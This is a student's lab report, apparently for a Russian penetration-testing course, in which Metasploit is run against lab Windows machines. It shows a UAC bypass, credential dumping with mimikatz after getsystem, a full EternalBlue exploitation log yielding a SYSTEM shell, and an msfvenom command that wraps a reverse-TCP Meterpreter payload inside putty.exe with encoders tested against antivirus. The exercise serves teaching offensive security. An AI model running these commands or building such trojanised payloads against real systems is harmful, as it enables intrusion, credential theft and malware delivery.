
Задание выполнил студент группы 2345 Романенко К.Д.


1. Изучить задание 4. Почему в нем не получилось создать сценарий автозапуска бэкдора с правами SYSTEM?



```
Provided by:
  Merlyn drforbin Cousins <drforbin6@gmail.com>

Compatible session types:
  Meterpreter

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  REXENAME  default.exe      yes       The name to call exe on remote system
  REXEPATH                   yes       The remote executable to upload and execute.
  SESSION                    yes       The session to run this module on.
  STARTUP   USER             yes       Startup type for the persistent payload (Accepted: USER, SYSTEM, SERVICE)

Description:
  This Module will upload an executable to a remote host and make it
```

Бэкдор запущен под правами пользователя USER. USER создать сценарий только в рамках своих прав. Системные права ему не доступны

2. Какие возможности дает злоумышленнику повышение привилегий в Windows до уровня NT AUTHORITY\SYSTEM? Ответ обосновать практическими примерами с использованием MSF.




```
  2        meterpreter x86/windows  vbox\user @ VBOX  192.168.56.11:4444 -> 192.168.56.4:1039 (192.168.56.4)

msf5 exploit(windows/local/bypassuac) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.56.11:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.56.4
[*] Meterpreter session 4 opened (192.168.56.11:4444 -> 192.168.56.4:1045) at 2019-08-13 18:55:38 +0300

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kerberos_ticket_list
[-] No kerberos tickets exist in the current session.

meterpreter > creds_all
[!] Not running as SYSTEM, execution may fail
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > 
```

Возможен захват всех credential, не только локальных, но и доменных

3. Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.


Продемонстрировать возможные векторы не представляется возможным – они ограничены только фантазией, ведь получен доступ к шеллу с системными правами



```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.11:4444
[*] 192.168.56.12:445 - Connecting to target for exploitation.
[+] 192.168.56.12:445 - Connection established for exploitation.
[+] 192.168.56.12:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.12:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.56.12:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.56.12:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.56.12:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.56.12:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.12:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.12:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.12:445 - Starting non-paged pool grooming
[+] 192.168.56.12:445 - Sending SMBv2 buffers
[+] 192.168.56.12:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.12:445 - Sending final SMBv2 buffers.
[*] 192.168.56.12:445 - Sending last fragment of exploit packet!
[*] 192.168.56.12:445 - Receiving response from exploit packet
[+] 192.168.56.12:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.12:445 - Sending egg to corrupted connection.
[*] 192.168.56.12:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.56.11:4444 -> 192.168.56.12:49174) at 2019-08-13 17:17:56 +0300
[+] 192.168.56.12:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.12:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.12:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=



C:\Windows\system32>Echo %UserName%
Echo %UserName%
TESTPC$

C:\Windows\system32>whoami
whoami
nt authority\��-�

C:\Windows\system32>
```


4. Провести эксперимент с encoders для модификации полезной нагрузки, проверить на собственном антивирусе, насколько помогло их применение (материалы по данному вопросу будут дополнительно выложены).

Создадим пейлоад reverse_tcp со склейкой (putty) для windows. Обфускация энкодером shikata_na_gay, один из самых универсальных полиморфических «запутывателей»



```
root@kali:~#
root@kali:~# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.0.101 -e x86/shikata_ga_nai -i 5 -b "\x00" -f exe -o putty3.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 503296 bytes
Saved as: putty3.exe
root@kali:~#
```

Encoder “shikata_na_gai” обнаружен большинством антивирусов (по версии virustotal)



45 engines detected this file


a345fdb655b05ae5a46e1dedbd7b7043942c8caa165d819f09bef38e361ad5f2
putty3.exe
peexe

491.5 KB
Size

2019-08-13 16:29:21 UTC
a moment ago

Acronis	Suspicious	Ad-Aware	Win32.Rozena.B
AegisLab	Trojan.Win32.Generic.lLEe	AhnLab-V3	Win-Trojan/Swrort
ALYac	Win32.Rozena.B	SecureAge APEX	Malicious
Arcabit	Win32.Rozena.B	Avast	Win32:Swrort-I [Trj]
AVG	Win32:Swrort-I [Trj]	Avira (no cloud)	TR/Patched.Gen
BitDefender	Win32.Rozena.B	ClamAV	Win.Trojan.MSShellcode-6360728-0
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.4a2b2e
Cylance	Unsafe	Cyren	W32/S-d32c59ba!Eldorado
DrWeb	Trojan.Swrort.10	Emsisoft	Win32.Rozena.B (B)
Endgame	Malicious (high Confidence)	eScan	Win32.Rozena.B
ESET-NOD32	A Variant Of Win32/Rozena.JI	F-Prot	W32/Rozena.D.gen!Eldorado
F-Secure	Trojan.TR/Patched.Gen	FireEye	Generic.mg.7223c9e4a2b2ea9d

Encoder “xor_dynamyc” обнаружен меньшим количеством антивирусов



42 engines detected this file

29d84f435cbbb5b186dc9df51ffe842f19c40bbc0d66fb16f12668049a139361
putty3.exe
peexe

491.5 KB
Size

2019-08-13 16:37:30 UTC
a moment ago

Acronis	Suspicious	Ad-Aware	Win32.Rozena.B
AegisLab	Trojan.Win32.Generic.lLEe	AhnLab-V3	Win-Trojan/Swrort
ALYac	Win32.Rozena.B	SecureAge APEX	Malicious
Arcabit	Win32.Rozena.B	Avast	Win32:Swrort-I [Trj]
AVG	Win32:Swrort-I [Trj]	Avira (no cloud)	TR/Patched.Gen
BitDefender	Win32.Rozena.B	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.bf03c1	Cylance	Unsafe
Cyren	W32/S-d32c59ba!Eldorado	DrWeb	Trojan.Swrort.10
Emsisoft	Win32.Rozena.B (B)	Endgame	Malicious (high Confidence)
eScan	Win32.Rozena.B	ESET-NOD32	A Variant Of Win32/Rozena.JI
F-Prot	W32/Rozena.D.gen!Eldorado	F-Secure	Trojan.TR/Patched.Gen
FireEye	Generic.mg.c04867abf03c18fc	Fortinet	W32/Generic.AP.23ADC0!tr
GData	Win32.Rozena.B	Ikarus	Trojan.Win32.Swrort
K7AntiVirus	Trojan (00116c681)	K7GW	Trojan (004786151)

Антивирус на хостовой машине пришлось дизаблить. Подъедал все пейлоады независимо от энкодинга.